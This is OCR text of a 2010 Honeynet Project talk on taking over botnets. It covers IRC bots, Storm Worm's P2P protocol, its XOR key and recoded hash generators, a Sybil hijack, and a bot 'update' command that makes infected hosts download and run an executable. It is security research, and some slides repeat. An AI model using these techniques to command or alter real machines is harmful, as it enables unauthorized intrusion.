
Don't Do This At Home: 0wning Botnets

Tillmann Werner

March 10th, 2010

Giraffe Honeynet Project



- Paul Bächer
- Markus Kötter
- Felix Leder
- Mark Schlösser
- *Tillmann Werner*
- Georg Wicherski

The giraffe has one of the shortest sleep requirements of any mammal.

Our Projects

- botsnoopd
- dionaea
- drone
- honeytrap
- libemu
- liblcfg
- mwcollectd
- nebula
- nepenthes
- pehash
- pehunter
- pyprofjsploit
- stormfucker
- waledac traffic decoder
- ...

```c
#include <inttypes.h>

#include "emu/emu.h"
#include "emu/emu_cpu.h"
#include "emu/emu_cpu_data.h"

#include "emu/emu_cpu_stack.h"
#include "emu/emu_memory.h"

#include "emu/emu_track.h"

/*Intel Architecture Software Developer's Manual Volume 2: Instruction Set Reference (24319102.PDF) page 754*/

int32_t instr_xchg_86(struct emu_cpu *c, struct emu_cpu_instruction *i)
{
	if ( i->modrm.mod != 3 )
	{
		/* 86 /r
		 * Exchange r8 (byte register) with byte from r/m8
		 * XCHG r/m8,r8
		 * Exchange byte from r/m8 with r8 (byte register)
		 * XCHG r8,r/m8
		 */
		uint8_t m8;
		MEM_BYTE_READ(c, i->modrm.ea, &m8);
		MEM_BYTE_WRITE(c, i->modrm.ea, *c->reg8[i->modrm.opc]);
		*c->reg8[i->modrm.opc] = m8;
	}
	else
	{
		/* 86 /r
		 * Exchange r8 (byte register) with byte from r/m8
		 * XCHG r/m8,r8
		 * Exchange byte from r/m8 with r8 (byte register)
		 * XCHG r8,r/m8
		 */
		uint8_t swap8 = *c->reg8[i->modrm.rm];
		*c->reg8[i->modrm.rm] = *c->reg8[i->modrm.opc];
		*c->reg8[i->modrm.opc] = swap8;
	}
	return 0;
}

int32_t instr_xchg_87(struct emu_cpu *c, struct emu_cpu_instruction *i)
{
	if ( i->modrm.mod != 3 )
```

Outline

- Definitions
- Plain Ol' IRC Botnets
- Entering P2P: **Storm Worm**
- Some *Real* Crypto: **Waledac**
- Aiming Higher: **Conficker**

Definition: Botnets

Well, we all know what a Botnet is. . .

IRC Botnets

How It Works

1. Bots spread by exploiting known Windows vulnerabilities
2. Infected machines join an IRC channel
3. Bot herder issues commands by sending messages to the channel
4. Bots parse and execute the commands

Who Can Issue Commands?

- You have to be on the channel (hard-coded in the bot)

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  - The bot must know the password in order to check it
  - If the password is in the bot code, we can reverse engineer it

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  - The bot must know the password in order to check it
  - If the password is in the bot code, we can reverse engineer it
- You may have to be able to `/query` a bot
  - If you are allowed to do a `/who`, you can `/query` them one by one
  - Even if not, many channels report joins and quits

The Average IRC Bot Herder

IRC Botnet Takeover

Entering P2P

The Storm Worm


Storm Facts

- Storm Worm, Peacomm, Zhelatin, Nuwar,...
- First seen: Summer 2006
- Estimated size in 2007 was 500k – 1 million bots
- Right now: dead

Spam Campaign Examples

Communication

- P2P
  - Peer-to-peer network for C&C host lookups
  - Rally mechanism: Peers are constantly searching for hashes
  - Responses encode commander's IP address and TCP port
- C&C
  - Peers receive commands from announced hosts
  - Custom TCP-based protocol



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


Storm Infrastructure (cont.)

P2P Network


- Communication: Overnet (EDonkey)
  - Hashes (128 bit) as unique node identifier (addresses)
  - Allows for efficient searching ($\log(N)$ time and space)
  - New nodes need to bootstrap in order to join the network
- Routing: Kademlia Distributed Hash Table (DHT)
  - Hashes as content IDs (same format as for node IDs)
  - Sufficiently close peers have to know where to find a file

Evolution

- At first, the network was using the Edonkey filesharing network
- Later: encrypted Overnet traffic $\Rightarrow$ separate P2P network
- Encryption key (plain XOR):

```
f3 aa 58 0e 78 de 9b 37 15 74 2c 8f b3 41 c5 50 33 7a 63 3d
e6 13 df 6c 46 ca be 9a 77 48 94 02 c0 f3 66 49 ee 87 21 bb
```


Communication Example



No.	Time	Source	Destination	Protocol	Info
4306	20:49:13.159435	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Publicize
4593	20:49:13.567620	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Publicize ACK
4597	20:49:13.568491	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Connect
4732	20:49:13.949920	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Connect Reply
5778	20:49:24.386123	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Publicize
6035	20:49:24.729078	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Publicize ACK
7018	20:49:35.300217	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Publicize
7186	20:49:35.543892	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Publicize ACK
7193	20:49:35.545981	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Connect
7348	20:49:35.747091	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Connect Reply
7551	20:49:39.268307	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Search
7589	20:49:39.421874	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Next
7591	20:49:39.423234	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Search Info
7615	20:49:39.579417	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7616	20:49:39.579772	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7617	20:49:39.580176	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7618	20:49:39.580496	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7619	20:49:39.581116	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7620	20:49:39.581416	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7622	20:49:39.582079	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7623	20:49:39.582410	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7624	20:49:39.582918	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7625	20:49:39.583029	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search End

Sybil Attack

- Hash queries are redirected to close peers
  - Introduce a peer with an ID really close to the target hashes
  - Receive and answer hash queries



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
  - Craft search reply and let it point to our own C&C server



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
- **One Machine is sufficient!**



Search Hash Generation Routine

All hosts are time synced

1. Get `gmtime()`
2. Take day, week day, month, year
3. Do some stupid integrity checks (obfuscation?)
4. Perform `mod`, `mul`, `sub`, `xor`, `or`
5. Encode using static XOR key (encryption?)
6. Add random value

The Hash Generator Recoded in C

```
utc_tm = gmtime(&rawtime);

if (utc_tm == NULL) exit(EXIT_FAILURE);

utc_tm->tm_mon += 1; // we want the real month and not 0-11

buffer[2] = utc_tm->tm_mday;
buffer[3] = utc_tm->tm_wday;
buffer[4] = utc_tm->tm_mon;
buffer[5] = (utc_tm->tm_year) & 0xff;
buffer[6] = utc_tm->tm_year >> 8;
buffer[0] = xor_sum(&buffer[2], 5);
buffer[1] = sum_bytes(&buffer[2], 5);

buffer[7] = utc_tm->tm_wday % utc_tm->tm_mday;
buffer[8] = utc_tm->tm_mday % utc_tm->tm_mon;
buffer[9] = utc_tm->tm_mon % utc_tm->tm_mday;
buffer[10] = utc_tm->tm_wday ^ utc_tm->tm_mday;
buffer[11] = utc_tm->tm_wday - utc_tm->tm_mday;
buffer[12] = utc_tm->tm_mon ^ utc_tm->tm_mday;
buffer[13] = utc_tm->tm_mon * utc_tm->tm_mday;
buffer[14] = utc_tm->tm_mon * utc_tm->tm_wday;
buffer[15] = utc_tm->tm_mon | utc_tm->tm_wday;

encrypt_buffer(buffer);

offset = rand_val & 0x8000001f;
offset *= 0x0d;
offset += 0x5f;

for (i=0; i<HASH_SIZE; ++i)
    buffer[i]+=offset;
```

Query Responses are Hashes as well

- Hashes are 16 bytes long, each byte is constructed as follows
  - The upper 4 bits are random
  - The bits 3 and 2 make the server's IP address (32 bits in total)
  - The 1-bits make the TCP port (16 bits in total)
  - The 0-bits are used as a checksum
- The final result is again XORed with the static key

Following the results

- Bots connect to the derived IP address and port via TCP
- Sessions start with a challenge response scheme with static XOR key
- All further traffic is zlib compressed
- Bots poll the C&C server for commands
- 14 different types of commands

The Hash Generator Recoded in C

```
u_int16_t base[4];
u_int16_t port = addr->sin_port;
u_int32_t ip = ntohl(addr->sin_addr.s_addr);

register int byte;
register int bit;

memset(hash, 0, HASH_SIZE);
srand(time(NULL));

base[0] = (u_int16_t)(ip & 0xffff);
base[1] = (u_int16_t)(ip >> 16);
base[2] = port;
base[3] = xor_sum((u_int8_t*)base, 6)<<8 | (sum_bytes((u_int8_t*)base, 6) & 0xff);

for (byte=0; byte<HASH_SIZE; ++byte){
    hash[byte] = rand() & 0xf0;
    for (bit=0; bit<4; ++bit) hash[byte] |= ( (base[bit]>>byte) & 0x01 ) << bit;
}

encrypt_buffer(hash);
```

C&C Protocol

1. Client Hello

- 1 !MY-COMPUTER !Win XP Service Pack 2 !1081205221 !...
- p2p.botnets.scare.us !81.163.2.53 !1 !...

2. Unknown (often thought: Second part of hello)

- 2 !1081205221 !63 !0 !31949
- 1 !

3. Request DDoS targets


- 6 !1081205221 !63 !0
- 0.0.0.0:0;0.0.0.0:0;1;0 (no targets)

4. Request SPAM templates

- 3 !1081205221 !63 ! !
- ...


The Handler for Command 2

- String `update` in the command handler code
- `http_download` and `CreateProcess` called afterwards




The Handler for Command 2


- String `update` in the command handler code
- `http_download` and `CreateProcess` called afterwards
- 1 !update 192.168.0.35/stormfucker.exe



Removing Storm

- Reliable detection pattern: 40 bytes XOR keys
- We can't just terminate a process, Storm injects threads
- Spot Storm's code section
- Replace it with `ExitThread()` shellcode





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



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





